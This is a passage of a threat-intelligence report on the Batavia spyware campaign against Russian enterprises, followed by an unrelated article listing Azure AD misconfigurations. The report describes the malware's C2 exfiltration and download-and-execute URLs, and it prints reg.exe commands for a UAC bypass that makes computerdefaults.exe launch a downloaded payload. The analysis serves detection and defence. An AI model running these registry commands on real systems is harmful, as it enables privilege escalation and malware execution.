

For example, javav.exe collects files using the same masks as WebView.exe, but the list of targeted file extensions is expanded to include these formats:


  • Image and vector graphic: *.jpeg, *.jpg, *.cdr
  • Spreadsheets: *.csv
  • Emails: *.eml
  • Presentations: *.ppt, *.pptx, *.odp
  • Archives: *.rar, *.zip
  • Other text documents: *.rtf, *.txt

Like its predecessor, the third-stage module compares the hash sums of the obtained files to the contents of the h12 file. The newly collected data is sent to https://ru-exchange[.]com/mexchange/?file=2hc1-[redacted].
Note that at this stage, the digit 2 has been added to the infection ID.

Additionally, two new commands appear in the malware’s code: set to change the C2 server and exa/exb to download and execute additional files.

In a separate thread, the malware regularly sends requests to https://ru-exchange[.]com/mexchange/?set&file=2hc1-[redacted]&data=[xxxx], where [xxxx] is a randomly generated 4-character string. In response, javav.exe receives a new C2 address, encrypted with a 232-byte XOR key, which is saved to a file named settrn.txt.

In another thread, the malware periodically connects to https://ru-exchange[.]com/mexchange/?exa&file=2hc1-[redacted]&data=[xxxx] (where [xxxx] is also a string of four random characters). The server responds with a binary executable file, encrypted using a one-byte XOR key 7A and encoded using Base64. After decoding and decryption, the file is saved as %TEMP%\windowsmsg.exe. In addition to this, javav.exe sends requests to https://ru-exchange[.]com/mexchange/?exb&file=2hc1-[redacted]&data=[xxxx], asking for a command-line argument to pass to windowsmsg.exe.

To launch windowsmsg.exe, the malware uses a UAC bypass technique (T1548.002) involving the built-in Windows utility computerdefaults.exe, along with modification of two registry keys using the reg.exe utility.

add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ /d "" /f

add HKCU\Software\Classes\ms-settings\Shell\Open\command /f /ve /t REG_SZ /d "%temp%\windowsmsg.exe <arg>"

At the time of analysis, downloading windowsmsg.exe from the C2 server was no longer possible. However, we assume that this file serves as the payload for the next stage – most likely containing additional malicious functionality.

Victims

The victims of the Batavia spyware campaign were Russian industrial enterprises. According to our telemetry data, more than 100 users across several dozen organizations received the bait emails.

Number of infections via VBS scripts, August 2024 – June 2025 (download)

Conclusion

Batavia is a new spyware that emerged in July 2024, targeting organizations in Russia. It spreads through malicious emails: by clicking a link disguised as an official document, unsuspecting users download a script that initiates a three-stage infection process on their device. As a result of the attack, Batavia exfiltrates the victim’s documents, as well as information such as a list of installed programs, drivers, and operating system components.

To avoid falling victim to such attacks, organizations must take a comprehensive approach to infrastructure protection, employing a suite of security tools that include threat hunting, incident detection, and response capabilities. Kaspersky Next XDR Expert is a solution for organizations of all sizes that enables flexible, effective workplace security. It’s also worth noting that the initial infection vector in this campaign is bait emails. This highlights the importance of regular employee training and raising awareness of corporate cybersecurity practices. We recommend specialized courses available on the Kaspersky Automated Security Awareness Platform, which help reduce employees’ susceptibility to email-based cyberattacks.

Indicators of compromise

Hashes of malicious files
Договор-2025-2.vbe
2963FB4980127ADB7E045A0F743EAD05
webview.exe
5CFA142D1B912F31C9F761DDEFB3C288
javav.exe
03B728A6F6AAB25A65F189857580E0BD

C2 addresses
oblast-ru[.]com
ru-exchange[.]com

8 Things to Avoid In Azure Active Directory

By: tribe47

Organizations that don’t put in the extra effort needed to secure their Azure Active Directory leave themselves vulnerable and open to data leaks, unauthorized data access, and cyberattacks targeting their infrastructure.

Cybercriminals can decrypt user passwords and compromise administrator accounts by hacking into Azure AD Connect, the service that synchronizes Azure AD with Windows AD servers. Once inside the system, the attackers can exfiltrate and encrypt an organization’s most sensitive data.

Azure AD users often overlook crucial steps, such as implementing multi-factor authentication for all users joining the Active Directory with a device. Failure to require MFA makes it easier for an attacker to join a malicious device to an organization using the credentials of a compromised account.

Increased security risk isn’t the only consequence of a poorly set up AD. Misconfigurations can cause process bottlenecks leading to poor performance. The following guide was created by CQURE’s cybersecurity expert – Michael Graffneter specialized in securing Azure Active Directory, to help you detect and remedy some of the most common Azure AD misconfiguration mistakes.

8 Things to Avoid In Azure Active Directory


1. Production Tenants Used for Tests

During security assessments, we often see production tenants being used by developers for testing their “Hello World” apps. We recommend that companies have standalone tenants for testing new apps and settings. Needless to say, the amount of PII accessible through such tenants should be minimized.

2. Overpopulated Global Admins

User accounts that are assigned the Global Admin’s role have unlimited control over your Azure AD tenant and in many cases also over your on-prem AD forest. Consider using less privileged roles to delegate permissions. As an example, security auditors should be fine with the Security Reader or Global Reader role.

3. Not Enforcing MFA

Company administrators tend to create “temporary” MFA exclusions for selected accounts and then forget about them, making them permanent. And due to misconfigurations, trusted IP address ranges sometimes include guest WiFi networks. Even with the free tier of Azure AD, one can use Security defaults to enable multi-factor authentication for all users. And users assigned the Global Administrator role can be configured to use multi-factor authentication at all times.

4. Overprivileged Applications

Many applications registered in Azure AD are assigned much stronger privileges than they actually require. It is also not obvious that app owners can impersonate their applications, which sometimes leads to privilege escalation. Registered applications and service principals should be regularly audited, as they can be used by malicious actors as persistent backdoors to the tenant.

5. Fire-and-Forget Approach to Configuration

Azure AD is constantly evolving and new security features are introduced regularly. But many of these newly added features need to be enabled and configured before they can be used, including the super-cool passwordless authentication methods. Azure AD deployment should therefore not be considered a one-time operation but rather a continuous process.

6. Insecure Azure AD Connect Servers

Azure AD Connect servers are used to synchronize Azure AD with on-premises AD, for which they need permissions to perform modifications in both environments. This fact is well-known to hackers, who might misuse AAD Connect to compromise the entire organization. These servers should therefore be considered Tier 0 resources and only Domain Admins should have administrative rights on them.

7. Lack of Monitoring

Even with an Azure AD Premium plan, user activity logs are only stored for 30 days. Is this default behavior really enough for your organization? Luckily, custom retention policies can be configured when Azure AD logs are forwarded to the Azure Log Analytics service, to the Unified Audit Log feature of Microsoft 365, or to 3rd-party SIEM solutions. And components like Azure AD Identity Protection or Azure Sentinel can automatically detect anomalies in user activity.

8. Default Settings

Not all default settings provide the highest security possible. Users can register 3rd party applications in Azure AD, passwordless authentication methods are disabled and ADFS endpoints with NTLM authentication that bypasses the Extranet Smart Lockout feature are published on proxies. These and other settings should be reviewed during Azure AD deployment and adjusted to fit organizational security policies.

Azure AD is a critical attack surface that needs continuous monitoring for misconfigurations. We hope this guide makes managing the security of your AD easier by helping you to detect and resolve vulnerabilities.

The post 8 Things to Avoid In Azure Active Directory appeared first on CQURE Academy.

❌